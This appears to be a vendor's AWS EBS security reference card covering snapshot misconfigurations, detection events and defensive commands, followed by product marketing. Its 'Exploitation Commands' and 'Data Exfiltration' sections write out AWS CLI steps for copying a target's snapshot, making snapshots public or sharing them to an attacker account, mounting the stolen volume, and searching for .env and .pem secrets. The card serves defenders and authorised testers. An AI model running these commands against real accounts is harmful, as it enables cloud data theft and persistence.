

AWS EBS Security

STORAGEElastic Block Store (EBS) provides persistent block storage for EC2 instances. Snapshots can contain sensitive data and are often misconfigured with public sharing permissions.
📋Service Overview
Volume Types
EBS offers multiple volume types: gp3/gp2 (general purpose SSD), io2/io1 (provisioned IOPS SSD), st1 (throughput HDD), and sc1 (cold HDD). Each attached to a single EC2 instance in the same AZ.
Attack note: Volumes contain raw disk data - databases, credentials, application secrets
Snapshots
Point-in-time backups stored in S3. Can be shared across accounts or made public. Snapshots are incremental but each can restore a complete volume.
Attack note: Public snapshots are a goldmine - often contain secrets, SSH keys, database dumps
Security Risk Assessment
EBS snapshots frequently contain sensitive data and are commonly misconfigured with public access. Unencrypted volumes expose data at rest. Snapshot sharing enables cross-account data exfiltration.
⚔️Attack Vectors
Snapshot Exposure
- •Public snapshots with sensitive data
- •Cross-account snapshot sharing
- •Copy public snapshots to attacker account
- •Create volume from stolen snapshot
- •Mount and extract all data
Volume Attacks
- •Unencrypted volumes at rest
- •Abandoned volumes with secrets
- •Snapshot ransomware (encrypt + delete)
- •Data exfiltration via snapshot copy
- •Modify volume to inject malware
⚠️Misconfigurations
Snapshot Issues
- •Snapshots shared publicly (Group: all)
- •Shared to unknown/untrusted accounts
- •No encryption on snapshots
- •Orphaned snapshots not cleaned up
- •No lifecycle policies for retention
Volume Issues
- •Default encryption disabled
- •Using AWS managed keys vs CMK
- •DeleteOnTermination: false (orphaned)
- •No data classification tagging
- •Missing backup/snapshot schedules
🔍Enumeration
aws ec2 describe-volumesaws ec2 describe-snapshots --owner-ids selfaws ec2 describe-snapshots --restorable-by-user-ids allaws ec2 describe-snapshot-attribute \
--snapshot-id snap-xxx \
--attribute createVolumePermission📤Data Exfiltration
Snapshot Theft Flow
- •Find public/shared snapshot
- •Copy snapshot to attacker account
- •Create volume from snapshot
- •Attach volume to attacker EC2
- •Mount and extract all data
Data Targets
- •Database files (MySQL, PostgreSQL)
- •SSH keys and credentials
- •Application configuration files
- •Environment files with secrets
- •Logs with sensitive information
Gold Mine: Database snapshots often contain complete production data - user tables, credentials, PII.
🔗Persistence
Persistence Methods
- •Create snapshot of compromised volume
- •Share snapshot to attacker account
- •Modify volume with backdoor/rootkit
- •Attach malicious volume to target EC2
- •Store malware in hidden volume
Impact
- •Survive instance termination
- •Maintain access across reboots
- •Exfiltrate data over time
- •Ransomware via snapshot encryption
- •Supply chain via shared snapshots
🛡️Detection
CloudTrail Events
- •CreateSnapshot - snapshot created
- •ModifySnapshotAttribute - sharing changed
- •CopySnapshot - snapshot copied
- •CreateVolume - volume from snapshot
- •DeleteSnapshot - snapshot deleted
Indicators of Compromise
- •Snapshot shared to unknown accounts
- •Public snapshot attribute added
- •Cross-region snapshot copies
- •Unusual volume attachments
- •Bulk snapshot operations
💻Exploitation Commands
aws ec2 copy-snapshot \
  --source-region us-east-1 \
  --source-snapshot-id snap-target \
--description "exfil"aws ec2 create-volume \
--snapshot-id snap-stolen \
--availability-zone us-east-1aaws ec2 modify-snapshot-attribute \
--snapshot-id snap-xxx \
--attribute createVolumePermission \
--operation-type add \
--user-ids 123456789012aws ec2 attach-volume \
--volume-id vol-xxx \
--instance-id i-attacker \
--device /dev/sdfsudo mkdir /mnt/stolen
sudo mount /dev/xvdf1 /mnt/stolen
find /mnt/stolen -name "*.env" -o -name "*.pem"aws ec2 modify-snapshot-attribute \
--snapshot-id snap-xxx \
--attribute createVolumePermission \
--operation-type add \
--group-names all📜Snapshot Configuration Examples
Snapshot Attributes:
CreateVolumePermission:
  - Group: all    # PUBLIC SNAPSHOT!

Volume: Unencrypted
DeleteOnTermination: false

// Anyone can copy this snapshot and access data
Anyone in AWS can copy this snapshot and access all data
Snapshot Attributes:
CreateVolumePermission:
  - UserId: 123456789012  # Specific account only

Volume: Encrypted (KMS CMK)
DeleteOnTermination: true
Tags: {"DataClassification": "Confidential"}
Only specific account can access, encrypted with customer key
🛡️Defense Recommendations
Enable Default Encryption
Encrypt all new EBS volumes automatically with KMS.
aws ec2 enable-ebs-encryption-by-defaultBlock Public Snapshots
Prevent snapshots from being shared publicly at the account level.
aws ec2 enable-snapshot-block-public-access --state block-all-sharingUse Customer Managed KMS Keys
Control key access and enable rotation for better security.
aws ec2 create-volume --encrypted \
--kms-key-id alias/my-ebs-keyEnable CloudTrail Data Events
Log snapshot and volume operations for auditing.
Implement Lifecycle Policies
Auto-delete old snapshots to reduce exposure window.
aws dlm create-lifecycle-policy \
--policy-details '{"PolicyType":"EBS_SNAPSHOT_MANAGEMENT"...}'AWS Config Rules
Alert on unencrypted volumes and public snapshots.
ec2-ebs-encryption-by-default, ebs-snapshot-public-restorable-checkAWS EBS Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS EBS security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.